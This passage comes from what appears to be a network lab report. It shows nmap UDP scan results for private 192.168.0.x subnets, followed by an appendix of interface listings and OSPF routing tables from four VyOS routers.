5353/udp open          zeroconf

Nmap done: 32 IP addresses (2 hosts up) scanned in 1099.06 seconds
```

```
root@kali:~/Desktop# nmap -sU 192.168.0.224/30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 09:05 EST
Warning: 192.168.0.225 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.0.225
Host is up (0.00061s latency).
Not shown: 913 closed ports, 85 open|filtered ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp

Nmap scan report for 192.168.0.226
Host is up (0.00085s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp

Nmap done: 4 IP addresses (2 hosts up) scanned in 1926.96 seconds
root@kali:~/Desktop# nmap -sU 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 09:05 EST
Nmap scan report for 192.168.0.193
Host is up (0.00052s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp
MAC Address: 00:15:5D:00:04:21 (Microsoft)

Nmap scan report for 192.168.0.199
Host is up (0.00063s latency).
All 1000 scanned ports on 192.168.0.199 are open|filtered
MAC Address: 00:15:5D:00:04:0A (Microsoft)

Nmap scan report for 192.168.0.203
Host is up (0.00043s latency).
Not shown: 999 closed ports
PORT   STATE         SERVICE
67/udp open|filtered dhcps
MAC Address: 00:15:5D:00:04:26 (Microsoft)

Nmap scan report for 192.168.0.215
Host is up (0.00046s latency).
Not shown: 995 closed ports
PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
111/udp  open          rpcbind
631/udp  open|filtered ipp
2049/udp open          nfs
5353/udp open          zeroconf
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.0.200
Host is up (0.0000090s latency).
All 1000 scanned ports on 192.168.0.200 are closed

Nmap done: 32 IP addresses (5 hosts up) scanned in 1192.09 seconds
```

```
root@kali:~/Desktop# nmap -sU 192.168.0.228/30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 10:00 EST
Nmap scan report for 192.168.0.229
Host is up (0.00090s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp

Nmap scan report for 192.168.0.230
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
123/udp open  ntp
161/udp open  snmp

Nmap done: 4 IP addresses (2 hosts up) scanned in 1014.33 seconds
root@kali:~/Desktop# nmap -sU 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 10:00 EST
Nmap scan report for 192.168.0.233
Host is up (0.0026s latency).
Not shown: 994 open|filtered ports
PORT      STATE  SERVICE
123/udp   open   ntp
161/udp   open   snmp
407/udp   closed timbuktu
19075/udp closed unknown
21780/udp closed unknown
42508/udp closed candp

Nmap done: 4 IP addresses (1 host up) scanned in 21.47 seconds
root@kali:~/Desktop# nmap -sU 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-05 10:36 EST
Nmap scan report for 192.168.0.242
Host is up (0.0024s latency).
Not shown: 996 closed ports
PORT     STATE         SERVICE
111/udp  open          rpcbind
631/udp  open|filtered ipp
1012/udp open|filtered sometimes-rpc1
5353/udp open          zeroconf

Nmap done: 4 IP addresses (1 host up) scanned in 1100.00 seconds
```

APPENDIX C – VYOS ROUTERS

Interfaces

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth3             192.168.0.225/30                  u/u
eth4             172.16.221.16/24                  u/u
eth5             192.168.0.193/27                  u/u
lo               127.0.0.1/8                       u/u
                 1.1.1.1/32
                 ::1/128
```

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth3             192.168.0.33/27                   u/u
eth4             192.168.0.226/30                  u/u
eth5             192.168.0.229/30                  u/u
lo               127.0.0.1/8                       u/u
                 2.2.2.2/32
                 ::1/128
```

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth3             192.168.0.230/30                  u/u
eth4             192.168.0.129/27                  u/u
eth5             192.168.0.233/30                  u/u
lo               127.0.0.1/8                       u/u
                 3.3.3.3/32
                 ::1/128
```

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth2             192.168.0.97/27                   u/u
eth3             192.168.0.65/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
vyos@vyos:~$
```

Ip Routes

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth4, 00:08:10
C>* 172.16.221.0/24 is directly connected, eth4
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth3, 00:07:23
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth3, 00:05:40
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth3, 00:05:40
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth3, 00:07:21
O   192.168.0.192/27 [110/10] is directly connected, eth5, 00:08:10
C>* 192.168.0.192/27 is directly connected, eth5
O   192.168.0.224/30 [110/10] is directly connected, eth3, 00:08:10
C>* 192.168.0.224/30 is directly connected, eth3
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth3, 00:07:23
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth3, 00:07:21
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth3, 00:05:40
vyos@vyos:~$
```

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth4, 00:04:03
O   192.168.0.32/27 [110/10] is directly connected, eth3, 00:04:53
C>* 192.168.0.32/27 is directly connected, eth3
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth5, 00:02:20
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth5, 00:02:20
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth5, 00:04:01
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth4, 00:04:03
O   192.168.0.224/30 [110/10] is directly connected, eth4, 00:04:53
C>* 192.168.0.224/30 is directly connected, eth4
O   192.168.0.228/30 [110/10] is directly connected, eth5, 00:04:53
C>* 192.168.0.228/30 is directly connected, eth5
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth5, 00:04:01
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth5, 00:02:20
vyos@vyos:~$
```

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 00:09:27
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 00:09:32
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth5, 00:07:44
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth5, 00:07:44
O   192.168.0.128/27 [110/10] is directly connected, eth4, 00:10:15
C>* 192.168.0.128/27 is directly connected, eth4
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 00:09:27
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 00:09:32
O   192.168.0.228/30 [110/10] is directly connected, eth3, 00:10:15
C>* 192.168.0.228/30 is directly connected, eth3
O   192.168.0.232/30 [110/10] is directly connected, eth5, 00:10:15
C>* 192.168.0.232/30 is directly connected, eth5
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth5, 00:07:44
vyos@vyos:~$
```

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth2, 00:40:56
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth2, 00:40:56
O   192.168.0.64/27 [110/10] is directly connected, eth3, 00:44:11
C>* 192.168.0.64/27 is directly connected, eth3
O   192.168.0.96/27 [110/10] is directly connected, eth2, 00:44:11
C>* 192.168.0.96/27 is directly connected, eth2
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth2, 00:40:56
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth2, 00:40:56
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth2, 00:40:56
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth2, 00:40:56
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth2, 00:40:56
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth2, 00:40:56
vyos@vyos:~$
```